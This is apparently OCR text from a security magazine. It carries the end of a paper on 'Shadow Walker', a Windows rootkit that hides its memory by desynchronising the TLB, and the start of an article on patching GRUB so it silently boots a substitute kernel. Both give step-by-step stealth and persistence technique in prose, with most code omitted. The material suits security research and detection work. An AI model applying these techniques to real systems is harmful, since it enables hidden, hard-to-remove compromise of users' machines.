Lastly, it is important to note that TLB access is much faster than performing a page table lookup. In general, page faults are costly. Therefore, at first glance, it might appear that marking the hidden pages not present would incur a significant performance hit. This is, in fact, not the case. Though we mark the hidden pages not present, for most memory accesses we do not incur the penalty of a page fault because the entries are cached in the TLB. The exceptions are, of course, the initial faults that occur after marking the cloaked page not present and any subsequent faults which result from cache line evictions when a TLB set becomes full. Thus, the primary job of the new page fault handler is to explicitly and selectively load the DTLB or ITLB with the correct mappings for hidden pages. All faults

```
                                                     +-------------+
                                        rootkit code |   FRAME 1   |
      Is it a +-----------+           /------------->|             |
       code   |           |           |              |-------------|
      access? |   ITLB    |           |              |   FRAME 2   |
      /------>|-----------|-----------/              |             |
      |       |  VPN=12   |                          |-------------|
      |       |  Frame=1  |                          |   FRAME 3   |
      |       +-----------+                          |             |
      |                           +-------------+    |-------------|
   MEMORY                         | PAGE TABLES |    |   FRAME 4   |
   ACCESS                         +-------------+    |             |
   VPN=12                                            |-------------|
      |                                              |   FRAME 5   |
      |       +-----------+                          |             |
      |       |           |                          |-------------|
      |       |   DTLB    |           random garbage |   FRAME 6   |
      |------>|------------------------------------->|             |
      Is it a |  VPN=12   |                          |-------------|
        data  |  Frame=6  |                          |   FRAME N   |
      access? +-----------+                          |             |
                                                     +-------------+
```

[Figure 5 - Faking Read / Writes by Desynchronizing the Split TLB] originating on other pages are passed down to the operating system page fault handler.

3.2 - Hiding Pure Data

Hiding data modifications is significantly less optimal than hiding code modifications, but it can be accomplished provided that one is willing to accept the performance hit. We cause a minimal performance loss when hiding executable code by virtue of the fact that the ITLB can maintain a different mapping than the DTLB. Code can execute very fast with a minimum of page faults because that mapping is always present in the ITLB (except in the rare event the ITLB entry gets evicted from the cache). Unfortunately, in the case of data we can't introduce any such inconsistency. There is only 1 DTLB and consequently that DTLB has to be kept empty if we are to catch and filter specific data accesses. The end result is 1 page fault per data access. This is not be a big problem in terms of hiding a specific driver if the driver is carefully designed and uses a minimum of global data, but the performance hit could be formidable when trying to hide a frequently accessed data page.

For data hiding, we have used a protocol based approach between the hidden driver and the memory hook. We use this to show how one might hide global data in a rootkit driver. In order to allow the memory access to go throug the DTLB is loaded in the page fault handler. In order to enforce the correct filtering of data accesses, however, it must be flushed immediately by the requesting driver to ensure that no other code accesses that memory address and receives the data resulting from an incorrect mapping.

The protocol for accessing data on a hidden page is as follows:

1. The driver raises the IRQL to DISPATCH_LEVEL (to ensure that no other code gets to run which might see the "hidden" data as opposed to the "fake" data).
2. The driver must explicitly flush the TLB entry for the page containing the cloaked variable using the invlpg instruction. In the event that some other process has attempted to access our data page and been served with the fake frame (i.e. we don't want to receive the fake mapping which may still reside in the TLB so we clear it to be sure).
3. The driver is allowed to perform the data access.
4. The driver must explicitly flush the TLB entry for the page containing the cloaked variable using the invlpg instruction (i.e. so that the "real" mapping does not remain in the TLB. We don't want any other drivers or processes receiving the hidden mapping so we clear it).
5. The driver lowers the IRQL to the previous level before it was raised.

The additional restriction also applies:

- No global data can be passed to kernel API functions. When calling an API, global data must be copied into local storage on the stack and passed into the API function (i.e. if the API accesses the cloaked variable it will receive fake data and perform incorrectly).

This protocol can be efficiently implemented in the hidden driver by having the driver copy all global data over into local variables at the beginning of the routine and then copy the data back after the function body has completed executing. Because stack data is in a constant state of flux, it is unlikely that a signature could be reliably obtained from global data on the stack. In this way, there is no need to cause a page fault on every global access. In general, only one page fault is required to copy over the data at the beginning of the routine and one fault to copy the data back at the end of the routine. Admittedly, this disregards more complex issues involved with multithreaded access and synchronization. An alternative approach to using a protocol between the driver and PF handler would be to single step the instruction causing the memory access. This would be less cumbersome for the driver and yet allow the PF handler to maintain control of the DTLB (ie. to flush it after the data access so that it remains empty).

3.3 - Related Work

Ironically, the memory cloaking technology discussed in this article is derived from an existing stack overflow protection scheme known as PaX. As such, we demonstrate a potentially offensive application of an originally defensive technology. Though very similar (i.e. taking advantage of the Pentium split TLB architecture), there are subtle differences between PaX and the rootkit application of the technology. Whereas our memory cloaked rootkit enforces execute, diverted read / write semantics, PaX enforces read / write, no execute semantics. This enables PaX to provide software support for a non executable stack under the IA-32 architecture, thereby thwarting a large class of stack based buffer overflow attacks. When a PaX protected system detects an attempted execute in a read / write only range of memory, it terminates the offending process. Hardware support for non executable memory has subsequently been added to the page table entry format for some processors including IA-64 and pentium 4. In contrast to PaX, our rootkit handler allows execution to proceed normally while diverting read / write accesses to the hidden page off to an innocent appearing shadow page. Finally, it should be noted that PaX uses the PTE user / supervisor bit to generate the page faults required to enforce its protection. This limits it to protection of solely user mode pages which is an impractical limitation for a kernel mode rootkit. As such, we use the PTE present / not present bit in our implementation.

3.4 - Proof Of Concept Implementation

Our current implementation uses a modified FU rootkit and a new page fault handler called Shadow Walker. Since FU alters kernel data structures to hide processes and does not utilize any code hooks, we only had to be concerned with hiding the FU driver in memory. The kernel accounts for every process running on the system by storing an object called an EPROCESS block for each process in an internal linked list. FU disconnects the process it wants to hide from this linked list.

3.4.a - Modified FU Rootkit

We modified the current version of the FU rootkit taken from rootkit.com. In order to make it more stealthy, its dependence on a userland initialization program was removed. Now, all setup information in the form of OS dependant offsets are derived with a kernel level function. By removing the userland portion, we eliminated the need to create a symbolic link to the driver and the need to create a functional device, both of which are easily detected. Once FU is installed, its image on the file system can be deleted so all anti-virus scans on the file system will fail to find it. You can also imagine that FU could be installed from a kernel exploit and loaded into memory thereby avoiding any image on disk detection. Also, FU hides all processes whose names are prefixed with _fu_ regardless of the process ID (PID). We create a System thread that continually scans this list of processes looking for this prefix. FU and the memory hook, Shadow Walker, work in collusion; therefore, FU relies on Shadow Walker to remove the driver from the linked list of drivers in memory and from the Windows Object Manager's driver directory.

3.4.b - Shadow Walker Memory Hook Engine

Shadow Walker consists of a memory hook installation module and a new page fault handler. The memory hook module takes the virtual address of the page to be hidden as a parameter. It uses the information contained in the address to perform a few sanity checks. Shadow Walker then installs the new page fault handler by hooking Int 0E (if it has not been previously installed) and inserts the information about the hidden page into a hash table so that it can be looked up quickly on page faults. Lastly, the PTE for the page is marked non present and the TLB entry for the hidden page is flushed. This ensures that all subsequent accesses to the page are filtered by the new page fault handler.

[content omitted, please see electronic version]

The functionality of the page fault handler is relatively straight forward despite the seeming complexity of the scheme. Its primary functions are to determine if a given page fault is originating from a hooked page, resolve the access type, and then load the appropriate TLB. As such, the page fault handler has basically two execution paths. If the page is unhooked, it is passed down to the operating system page fault handler. This is determined as quickly and efficiently as possible. Faults originating from user mode addresses or while the processor is running in user mode are immediately passed down. The fate of kernel mode accesses is also quickly decided via a hash table lookup. Alternatively, once the page has been determined to be hooked the access type is checked and directed to the appropriate TLB loading code (Execute accesses will cause a ITLB load while Read / Write accesses cause a DTLB load). The procedure for TLB loading is as follows:

1. The appropriate physical frame mapping is loaded into the PTE for the faulting address.
2. The page is temporarily marked present.
3. For a DTLB load, a memory read on the hooked page is performed.
4. For an ITLB load, a call into the hooked page is performed.
5. The page is marked as non present again.
6. The old physical frame mapping for the PTE is restored.

After TLB loading, control is directly returned to the faulting code.

[content omitted, please see electronic version]

4 - Known Limitations & Performance Impact

As our current rootkit is intended only as a proof of concept demonstration rather than a fully engineered attack tool, it possesses a number of implementational limitations. Most of this functionality could be added, were one so inclined. First, there is no effort to support hyperthreading or multiple processor systems. Additionally, it does not support the Pentium PAE addressing mode which extends the number of physically addressable bits from 32 to 36. Finally, the design is limited to cloaking only 4K sized kernel mode pages (i.e. in the upper 2 GB range of the memory address space). We mention the 4K page limitation because there are currently some technical issues with regard to hiding the 4MB page upon which ntoskrnl resides. Hiding the page containing ntoskrnl would be a noteworthy extension. In terms of performance, we have not completed rigorous testing, but subjectively speaking there is no noticeable performance impact after the rootkit and memory hooking engine are installed. For maximum performance, as mentioned previously, code and data should remain on separate pages and the usage of global data should be minimized to limit the impact on performance if one desires to enable both data and executable page cloaking.

5 - Detection

There are at least a few obvious weaknesses that must be dealt with to avoid detection. Our current proof of concept implementation does not address them, however, we note them here for the sake of completeness. Because we must be able to differentiate between normal page faults and those faults related to the memory hook, we impose the requirement that hooked pages must reside in non paged memory. Clearly, non present pages in non paged memory present an abnormality. Weather or not this is a sufficient heuristic to call a rootkit alarm is, however, debatable. Locking down pagable memory using an API like MmProbeAndLockPages is probably more stealthy. The next weakness lies in the need to disguise the presence of the page fault handler. Because the page where the page fault handler resides cannot be marked non present due to the obvious issues with recursive reentry, it will be vulnerable to a simple signature scan and must be obsfucated using more traditional methods. Since this routine is small, written in ASM, and does not rely upon any kernel API's, polymorphism would be a reasonable solution. A related weakness arises in the need to disguise the presence of the IDT hook. We cannot use our memory hooking technique to disguise the modifications to the interrupt descriptor table for similar reasons as the page fault handler. While we could hook the page fault interrupt via an inline hook rather than direct IDT modification, placing a memory hook on the page containing the OS's INT 0E handler is problematic and inline hooks are easily detected. Joanna Rutkowska proposed using the debug registers to hide IDT hooks [5], but Edgar Barbosa demonstrated they are not a completey effective solution [12]. This is due to the fact that debug registersprotect virtual as opposed to physical addresses. One may simply remap the physical frame containing the IDT to a different virtual address and read / write the IDT memory as one pleases. Shadow Walker falls prey to this type of attack as well, based as it is, upon the exploitation of virtual rather than physical memory. Despite this aknowleged weakness, most commercial security scanners still perform virtual rather than physical memory scans and will be fooled by rootkits like Shadow Walker. Finally, Shadow Walker is insidious. Even if a scanner detects Shadow Walker, it will be virtually helpless to remove it on a running system. Were it to successfully over-write the hook with the original OS page fault handler, for example, it would likely BSOD the system because there would be some page faults occurring on the hidden pages which neither it nor the OS would know how to handle.

6 - Conclusion

Shadow Walker is not a weaponized attack tool. Its functionality is limited and it makes no effort to hide it's hook on the IDT or its page fault handler code. It provides only a practical proof of concept implementation of virtual memory subversion. By inverting the defensive software implementation of non executalbe memory, we show that it is possible to subvert the view of virtual memory relied upon by the operating system and almost all security scanner applications. Due to its exploitation of the TLB architecture, Shadow Walker is transparent and exhibits an extremely light weight performance hit. Such characteristics will no doubt make it an attractive solution for viruses, worms, and spyware applications in addition to rootkits.

7 - References


1. Tripwire, Inc. http://www.tripwire.com/
2. Butler, James, VICE - Catch the hookers! Black Hat, Las Vegas, July, 2004. www.blackhat.com/presentations/bh-usa-04/bh-us-04-butler/bh-us-04-butler.pdf
3. Fuzen, FU Rootkit. http://www.rootkit.com/project.php?id=12
4. Holy Father, Hacker Defender. http://

hxdef.czweb.org/

5. Rutkowska, Joanna, Detecting Windows Server Compromises with Patchfinder 2. January, 2004.
6. Butler, James and Hoglund, Greg, Rootkits: Subverting the Windows Kernel. July, 2005.
7. B. Cogswell and M. Russinovich, RootkitRevealer, available at: www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml
8. F-Secure BlackLight (Helsinki, Finland: F-Secure Corporation, 2005): www.fsecure.com/blacklight/
9. Jack, Barnaby. Remote Windows Exploitation: Step into the Ring 0 http://www.eeye.com/~data/publish/whitepapers/research/OT20050205.FILE.pdf
10. Chong, S.K. Windows Local Kernel Exploitation. http://www.bellua.com/bcs2005/asia05.archive/BCSASIA2005-T04-SK-Windows_Local_Kernel_Exploitation.ppt
11. William A. Arbaugh, Timothy Fraser, Jesus Molina, and Nick L. Petroni: Copilot: A Coprocessor Based Runtime Integrity Monitor. Usenix Security Symposium 2004.
12. Barbosa, Edgar. Avoiding Windows Rootkit Detection http://packetstormsecurity.org/filedesc/bypassEPA.pdf
13. Rutkowska, Joanna. Concepts For The Stealth Windows Rootkit, Sept 2003 http://www.invisiblethings.org/papers/chameleon_concepts.pdf
14. Russinovich, Mark and Solomon, David. Windows Internals, Fourth Edition.


8 - Aknowlegements

Thanks and aknowlegements go to Joanna Rutkowska for her Chamelon Project paper as it was one of the inspirations for this project, to the PAX team for showing how to desynchronize the TLB in their software implementation of non executable memory, to Halvar Flake for our inital discussions of the Shadow Walker idea, and to Kayaker for helping beta test and debug some of the code. We would finally like to extend our greetings to all of the contributors
on rootkit.com :)



Embedded ELF Debugging


The ELFsh crew <elfsh@devhell.org>



—— electronic version only ——

Hacking Grub For Fun And Profit

CoolQ <qufuping@ercist.iscas.ac.cn>



0.0 - Trojan/backdoor/rootkits review

Since 1989 when the first log-editing tool appeared (phrack 0x19 #6 - Hiding out under Unix), the trojan/backdoor/rootkit have evolved greatly.

From the early user-mode tools such as LRK4/5, to kernel-mode ones such as knark/adore/adore-ng, then appears SuckIT, module-injection, nowadays even static kernel-patching.

Think carefully, what remains untouched? Yes, that's bootloader.

So, in this paper, I present a way to make Grub follow your order, that is, it can load another kernel/initrd image/grub.conf despite the file you specify in grub.conf.

P.S.: This paper is based on linux and EXT2/3 under x86 system.

1.0 - Boot process with Grub

1.1 - How does Grub work ?

Illustrated by Figure 1.

1.2 - stage1

stage1 is 512 Bytes, you can see its source code in stage1/stage1.S . It's installed in MBR or in boot sector of primary partition. The task is simple - load a specified sector (defined in stage2_sector) to a specified address (defined in stage2_address/stage2_segment). If stage1.5 is configured, the first sector of stage1.5 is loaded at address 0200:000; if not, the first sector of stage2 is loaded at address 0800:0000.

1.3 - stage1.5 & stage2

We know Grub is file-system-sensitive loader, i.e. Grub can understand and read files from different file-systems, without the help of OS. Then how? The secret is stage1.5 & stage2. Take a glance at /boot/grub, you'll find the following files: stage1, stage2, e2fs_stage1_5, fat_stage1_5, ffs_stage1_5, minix_stage1_5, reiserfs_stage1_5, ...

We've mentioned stage1 in 1.2, the file stage1 will be installed in MBR or in boot sector. So even if you delete file stage1, system boot are not affected.

What about zeroing file stage2 and *_stage1_5? Can system still boot? The answer is 'no' for the former and 'yes' for the latter. You're wondering about the reason? Then continue your reading...

Let's see how *_stage1_5 and stage2 are generated:

[content omitted, please see electronic version]

According to the output above, the layout should be:

```
e2fs_stage1_5:
  [start.S] [asm.S] [common.c] [char_
io.c] [disk_io.c] [stage1_5.c]
  [fsys_ext2fs.c] [bios.c]
stage2:
  [start.S] [asm.S] [bios.c] [boot.c]
[builtins.c] [common.c] [char_io.c]
  [cmdline.c] [disk_io.c] [gunzip.c]
[fsys_ext2fs.c] [fsys_fat.c]
  [fsys_ffs.c] [fsys_minix.c] [fsys_
reiserfs.c] [fsys_vstafs.c]
  [hercules.c] [serial.c] [smp-imps.c]
[stage2.c] [md5.c]
```

We can see e2fs_stage1_5 and stage2 are similiar. But e2fs_stage1_5 is smaller, which contains basic modules(disk io, string handling, system initialization, ext2/3 file system handling), while stage2 is all-in-one, which contains all file system modules, display, encryption, etc.

start.S is very important for Grub. stage1 will load start.S to 0200:0000(if stage1_5 is configured) or 0800:0000 (if not), then jump to it. The task of start.S is simple(only 512Byte),it will load the rest parts of stage1_5 or stage2 to memory. The question is, since the file-system

```
                    +-----------+
                    | boot,load |
                    |    MBR    |
                    +-----+-----+
                          |
                  +----------------+     NO
                  | Grub is in MBR +------->-------+
                  +-------+--------+               |
                     Yes  |  stage1        +-------+--------+
            Yes  +--------+----------+     | jump to active |
          +--<---+ stage1.5 config?  |     |    partition   |
          |      +--------+----------+     +-------+--------+
          |            No |                        |
  +-------+-------+       |        |          +-----+-----+
  | load embeded  |       |         stage1->  | load boot |
  |    sectors    |       |        |          |   sector  |
  +-------+-------+       V                   +-----+-----+
     ^    |               |        + - - - < - - -  + Cf 1.3
     |    |               |                  +------+------+
stage1.5  +-------->-----+---------->--------+ load stage2 +
                                             +------+------+
                                                    |
                          +--------------<----------+
                          V
              +-----------+-----------+
              |   load the grub.conf  |
              | display the boot menu |
              +-----------+-----------+
                          | User interaction
                +---------+---------+
                | load kernel image |
                |     and boot      |
                +-------------------+
```

Figure 1

related code hasn't been loaded, how can grub know the location of the rest sectors? start.S makes a trick:

[please see electronic version—**phrackstaff**]

an example:

```
# hexdump -x -n 512 /boot/grub/stage2
    ...
00001d0  [ 0000    0000    0000    0000
][ 0000    0000    0000    0000 ]
00001e0  [ 62c7    0026    0064    1600
][ 62af    0026    0010    1400 ]
00001f0  [ 6287    0026    0020    1000
][ 61d0    0026    003f    0820 ]
```

We should interpret(backwards) it as: load 0x3f sectors(start with No. 0x2661d0) to 0x0820:0000, load 0x20 sectors(start with No.0x266287) to 0x1000:0000, load 0x10 sectors(start with No.0x2662af) to 0x1400:00, load 0x64 sectors(start with No.0x2662c7) to 0x1600:0000.

In my distro, stage2 has 0xd4(1+0x3f+0x20+0x10+0x64) sectors, file size is 108328 bytes, the two matches well(sector size is 512).

When start.S finishes running, stage1_5/stage2 is fully loaded. start.S jumps to asm.S and continues to execute.

There still remains a problem, when is stage1.5 configured? In fact, stage1.5 is not necessary. Its task is to load /boot/grub/stage2 to memory. But pay attention, stage1.5 uses file system to load file stage2: It analyzes the dentry, gets stage2's inode, then stage2's blocklists. So if stage1.5 is configured, the stage2 is loaded via file system; if not, stage2 is loaded via both stage2_sector in stage1 and sector lists in start.S of stage2.

To make things clear, suppose the following scenario: (ext2/ext3)

```
# mv /boot/grub/stage2 /boot/grub/
stage2.bak
```

If stage1.5 is configured, the boot fails, stage1.5 can't find /boot/grub/stage2 in the file-system. But if stage1.5 is not configured, the boot succeeds! That's because mv doesn't change stage2's physical layout, so stage2_sector remains the same, also the sector lists in stage2.

Now, stage1 (-> stage1.5) -> stage2. Everything is in position. asm.S will switch to protected mode, open /boot/grub/grub.conf(or menu.lst), get configuration, display menus, and wait for user's interaction. After user chooses the kernel, grub loads the specified kernel image(sometimes ramdisk image also), then boots the kernel.

1.4 - Grub util

If your grub is overwritten by Windows, you can use grub util to reinstall grub.

[content omitted, please see electronic version]

We can see grub util tries to embed stage1.5 if possible. If grub is installed in MBR, stage1.5 is located after MBR, 22 sectors in size. If grub is installed in boot sector, there's not enough space to embed stage1.5(superblock is at offset 0x400 for ext2/ext3 partition, only 0x200 for stage1.5), so the 'embed' command fails.

Refer to grub manual and source codes for more info.

2.0 - Possibility to load specified file

Grub has its own mini-file-system for ext2/3. It use grub_open(), grub_read() and grub_close() to open/read/close a file. Now, take a look at ext2fs_dir

[content omitted, please see electronic version]

Suppose the line in grub.conf is:

```
    kernel=/boot/vmlinuz-2.6.11 ro
root=/dev/hda1
    grub_open calls ext2fs_dir("/boot/
vmlinuz-2.6.11 ro root=/dev/hda1"),
```

ext2fs_dir puts the inode info in INODE, then grub_read can use INODE to get data of any offset(the map resides in INODE->i_blocks[] for direct blocks).

The internal of ext2fs_dir is:

1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ inode = EXT2_ROOT_INO, put inode info in INODE;
2. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ find dentry in '/', then put the inode info of '/boot' in INODE;
3. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ find dentry in '/boot', then put the inode info of '/boot/vmlinuz-2.6.11' in INODE;
4. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ the pointer is space, INODE is regular file, returns 1(success), INODE contains info about '/boot/vmlinuz-2.6.11'.

If we parasitize this code, and return inode info of file_fake, grub will happily load file_fake, considering it as /boot/vmlinuz-2.6.11.

We can do this:
1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ inode = EXT2_ROOT_INO;
2. boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ change it to 0x0, change EXT2_ROOT_INO to inode of file_fake;
3. boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ EXT2_ROOT_INO(file_fake) info is in INODE, the pointer is 0x0, INODE is regular file, returns 1.

Since we change the argument of ext2fs_dir, does it have side-effects?

Don't forget the latter part "ro root=/dev/hda1", it's the parameter passed to kernel. Without it, the kernel won't boot correctly.
(P.S.: Just "cat/proc/cmdline" to see the parameter your kernel has.)

So, let's check the internal of "kernel=..." kernel_func processes the "kernel=..." line

```
static int
kernel_func (char *arg, int flags)
{
  ...
  /* Copy the command-line to MB_
CMDLINE.  */
  grub_memmove (mb_cmdline, arg, len +
1);
  kernel_type = load_image (arg, mb_
cmdline, suggested_type, load_flags);
  ...
}
```

See? The arg and mb_cmdline have 2 copies of string "/boot/vmlinuz-2.6.11 ro root=/dev/hda1" (there is no overlap, so in fact, grub_memmove is the same as grub_memcpy). In load_image, you can find arg and mb_cmdline don't mix with each other. So, the conclusion is - NO side-effects. If you're not confident, you can add some codes to get things back.

3.0 - Hacking techniques

The hacking techniques should be general for all grub versions (exclude grub-ng) shipped with all linux distos.

3.1 - how to load file_fake

We can add a jump at the beginning of ext2fs_dir, then make the first character of ext2fs_dir's argument to 0, make "current_ino = EXT2_ROOT_INO" to "current_ino = INODE_OF_FAKE_FILE", then jump back.

Attention: Only when certain condition is met can you load file_fake. e.g.: When system wants to open /boot/vmlinuz-2.6.11, then /boot/file_fake is returned; while when system wants /boot/grub/grub.conf, the correct file should be returned. If the codes still return /

boot/file_fake, oops, no menu display.

Jump is easy, but how to make "current_ino = INODE_OF_FAKE_FILE"?

```
int ext2fs_dir (char *dirname) {
  int current_ino = EXT2_ROOT_INO;
/*start at the root */
  int updir_ino = current_ino;     /*
the parent of the current directory */
 ...
```

EXT2_ROOT_INO is 2, so current_ino and updir_ino are initialized to 2. The correspondent assembly code should be like "movl $2, 0xffffXXXX($esp)" But keep in mind of optimization: both current_ino and updir_ino are assigned to 2, the optimized result can be "movl $2, 0xffffXXXX($esp)" and "movl $2, 0xffffYYYY($esp)", or "movl $2, %reg" then "movl %reg, 0xffffXXXX($esp)" "movl %reg, 0xffffYYYY($esp)", or more variants. The type is int, value is 2, so the possibility of "xor %eax, %eax; inc %eax; inc %eax" is low, it's also the same to "xor %eax, %eax; movb $0x2, %al". What we need is to search 0x00000002 from ext2fs_dir to ext2fs_dir + depth (e.g.: 100 bytes), then change 0x00000002 to INODE_OF_FAKE_FILE.

[content omitted, please see electronic version]

3.2 - how to locate ext2fs_dir

That's the difficult part. stage2 is generated by objcopy, so all ELF information are stripped - NO SYMBOL TABLE! We must find some PATTERNs to locate ext2fs_dir.

```
    The first choice is log2:
    #define long2(n) ffz(~(n))
    static __inline__ unsigned long
    ffz (unsigned long word)
    {
        __asm__ ("bsfl %1, %0"
                :"=r" (word)
                :"r" (~word));
        return word;
    }
    group_desc = group_id >> log2
(EXT2_DESC_PER_BLOCK (SUPERBLOCK));
```

The question is, ffz is declared as __inline__, which indicates MAYBE this function is inlined, MAYBE not. So we give it up.

Next choice is SUPERBLOCK->s_inodes_per_group in

```
    group_id = (current_ino - 1) /
(SUPERBLOCK->s_inodes_per_group);
    #define RAW_ADDR(x) (x)
    #define FSYS_BUF RAW_ADDR(0x68000)
    #define SUPERBLOCK ((struct ext2_
super_block *)(FSYS_BUF))
    struct ext2_super_block{
        ...
        __u32 s_inodes_per_group  /* #
Inodes per group */
        ...
    }
```

Then we calculate SUPERBLOCK->s_inodes_per_group is at 0x68028. This address only appears in ext2fs_dir, so the possibility of collision is low. After locating 0x68028, we move backwards to get the start of ext2fs_dir. Here comes another question, how to identify the start of ext2fs_dir? Of course you can search backwards for 0xc3, likely it's ret. But what if it's only part of an instruction such as operands? Also, sometimes, gcc adds some junk codes to make function address aligned(4byte/8byte/16byte), then how to skip these junk codes? Just list all the possible combinations?

This method is practical, but not ideal.

Now, we noticed fsys_table:

```
    struct fsys_entry fsys_table[NUM_
FSYS + 1] =
    {
      ...
    # ifdef FSYS_FAT
      {"fat", fat_mount, fat_read,
fat_dir, 0, 0},
    # endif
    # ifdef FSYS_EXT2FS
      {"ext2fs", ext2fs_mount, ext2fs_
read, ext2fs_dir, 0, 0},
    # endif
    # ifdef FSYS_MINIX
      {"minix", minix_mount, minix_read,
minix_dir, 0, 0},
    # endif
      ...
    };
```

